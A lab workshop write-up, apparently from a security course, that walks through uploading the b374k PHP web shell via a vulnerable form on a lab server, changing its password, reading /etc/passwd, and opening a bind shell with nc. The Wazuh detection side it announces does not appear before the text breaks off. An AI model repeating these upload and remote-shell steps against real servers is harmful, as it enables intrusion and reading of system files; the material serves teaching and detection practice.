# Workshop 1 - Web Shell

In this exercise we will try to execute a reverse shell in a server, in order to detect it with a Wazuh manager installed in another server.

```
Wazuh agent to attack
IP: 192.168.128.49
```


```
Wazuh Manager
IP: 192.168.128.80
```

On the victim machine there is a website with a form that we can exploit.

http://192.168.128.49/workshop1/

We know that the server uses PHP, so we will use a PHP exploit called B374K, a web shell download it from https://github.com/backdoorhub/shell-backdoor-list.

We have renamed the exploit to tonipm.php.




Success

tonipm.php

**Figure 1:** "Uploading exploit"

All uploaded files can be listed in http://192.168.128.49/workshop1/images/



192.168.128.49/workshop1/images/

```
a.PNG                        2022-02-18 17:28 226K
a.jpg                        2022-02-18 17:24 200K
alfa.php                     2022-02-18 17:21 512K
b374k.php                    2022-02-22 16:38 188K
davidc.php                   2022-03-01 16:43 185K
davidcasado.php              2022-03-01 16:44 185K
genis.php                    2022-03-01 16:16 185K
indoxploit.php               2022-02-18 17:27  65K
joelduran.php                2022-02-18 18:07 188K
josepdurangotrias.php        2022-02-18 17:09 188K
marc.php                     2022-02-22 16:41 188K
minion.jpg                   2022-02-18 17:47 6.3K
minion2.jpg                  2022-02-18 18:13 6.3K
minion3.jpg                  2022-02-18 18:16 6.3K
patata                       2022-03-01 16:27    0
pharo_b374k.php              2022-02-18 16:28 185K
php.php                      2022-02-18 16:39   26
probaAdri/                   2022-02-18 17:04    -
prova.php                    2022-02-18 18:12    5
prova2.php                   2022-02-18 18:13    5
prova3.php                   2022-02-18 18:16    5
shell.php                    2022-02-18 16:42   26
test.php                     2022-02-18 16:17   29
tonipm.php                   2022-02-18 18:18 185K
webshell.php                 2022-02-22 16:36 188K

Apache/2.4.41 (Ubuntu) Server at 192.168.128.49 Port 80
```

**Figure 2:** "List of public files"

Using our exploit http://192.168.128.49/workshop1/images/tonipm.php.





**Figure 3:** “Accessing to b374k webshell”




```
Linux montilivi 5.4.0-100-generic #113-Ubuntu SMP Thu Feb 3 18:43:29 UTC 2022 x86_64
Apache/2.4.41 (Ubuntu)
server ip : 192.168.128.49 | your ip : 192.168.128.90 | Time @ Server : 18 Feb 2022 18:17:28
   o    / var / www / html / workshop1 / images /

www-data > - shell command -
```

| | name | size | owner:group | perms | modified | action |
|---|---|---|---|---|---|---|
| | [ . ] | LINK | root:root | drwxrwxrwx | 18-Feb-2022 18:16:47 | find \| upl \| +file \| + |
| | [ .. ] | LINK | root:root | drwxr-xr-x | 17-Feb-2022 17:48:43 | find \| upl \| +file \| + |
| | [ probaAdri ] | DIR | www-data:www-data | drwxr-xr-x | 18-Feb-2022 17:04:49 | find \| upl \| ren \| del |
| | a.jpg | 199.63 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 17:24:16 | edit \| hex \| ren \| del |
| | a.PNG | 226.46 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 17:28:28 | edit \| hex \| ren \| del |
| | AdrianValeros.php | 187.85 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 16:40:08 | edit \| hex \| ren \| del |
| | alfa.php | 511.79 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 17:21:45 | edit \| hex \| ren \| del |
| | b374k.php | 185.43 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 18:11:48 | edit \| hex \| ren \| del |
| | b374k_rs.pl | 902.00 B | www-data:www-data | -rwxr-xr-x | 18-Feb-2022 18:15:44 | edit \| hex \| ren \| del |
| | Durango_ha_estat_aqui.txt | 0 | www-data:www-data | -rw-r--r-- | 18-Feb-2022 16:58:05 | edit \| hex \| ren \| del |
| | indoxploit.php | 65.16 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 17:27:49 | edit \| hex \| ren \| del |
| | Jarar.php | 187.85 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 16:38:41 | edit \| hex \| ren \| del |
| | joelduran.php | 187.85 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 18:07:27 | edit \| hex \| ren \| del |
| | josepdurangotrias.php | 187.85 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 17:09:13 | edit \| hex \| ren \| del |
| | minion.jpg | 6.25 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 17:47:24 | edit \| hex \| ren \| del |
| | minion2.jpg | 6.25 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 18:13:49 | edit \| hex \| ren \| del |
| | minion3.jpg | 6.25 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 18:16:24 | edit \| hex \| ren \| del |
| | Miquel.php | 187.85 KB | www-data:www-data | -rw-r--r-- | 18-Feb-2022 16:27:17 | edit \| hex \| ren \| del |
| | | | :www-data | -rw-r--r-- | 18-Feb-2022 16:28:18 | edit \| hex \| ren \| del |


**Figure 4:** “Inside b374k”

The first thing we will do is change our shell password.



```
Linux montilivi 5.4.0-100-generic #113-Ubuntu SMP Thu Feb 3 18:43:29 UTC 2022 x86_64
Apache/2.4.41 (Ubuntu)
server ip : 192.168.128.49 | your ip : 192.168.128.90 | Time @ Server : 18 Feb 2022 18:17:59
  o   / var / www / html / workshop1 / images /

www-data >  - shell command -

Change shell password
New password        ●●●●●●
Confirm password    ●●●●●●
Go !
```

**Figure 5:** "Change shell password"




```
Linux montilivi 5.4.0-100-generic #113-Ubuntu SMP Thu Feb 3 18:43:29 UTC 2022 x86_64
Apache/2.4.41 (Ubuntu)
server ip : 192.168.128.49 | your ip : 192.168.128.90 | Time @ Server : 18 Feb 2022
18:18:41
   o    / etc /
```

| | |
|---|---|
| Filename | /etc/passwd |
| Size | 1.94 KB (1984) |
| Permission | -rw-r--r-- |
| Owner | root:root |
| Create time | 17-Feb-2022 18:03:07 |
| Last modified | 17-Feb-2022 18:03:07 |
| Last accessed | 18-Feb-2022 18:06:47 |
| Actions | edit \| hex \| ren \| del \| dl |
| View | text \| code \| image \| audio \| video |

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

**Figure 6:** "Reading /etc/passwd"


In the exploit there is a screen called *rs* (Reverse Shell) with a list of shells to execute. We will use a PHP.



```
Linux montilivi 5.4.0-100-generic #113-Ubuntu SMP Thu Feb 3 18:43:29 UTC 2022 x86_64
Apache/2.4.41 (Ubuntu)
server ip : 192.168.128.49 | your ip : 192.168.128.90 | Time @ Server : 18 Feb 2022
18:21:59
   o    / etc /

www-data > - shell command -

Directory /etc/ is not writable, please change to a writable one

Bind Shell - php
Server IP    192.168.128.49
Port         13123
Press ' Go ! ' button and run ' nc server_ip port ' on your computer

Bind Shell - perl
Server IP    192.168.128.49
Port         13123
Press ' Go ! ' button and run ' nc server_ip port ' on your computer

Reverse Shell - php
Target IP    192.168.128.90
Port         13123
Run ' nc -l -v -p port ' on your computer and press ' Go ! ' button
```

**Figure 7:** “Bind shell”

Press ‘Go’ and initialize reverse shell.



```
$nc 192.168.128.49 13123
b374k shell : connected
/bin/sh: 0: can't access tty; job control turned off
/etc>pwd
/etc
/etc>cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
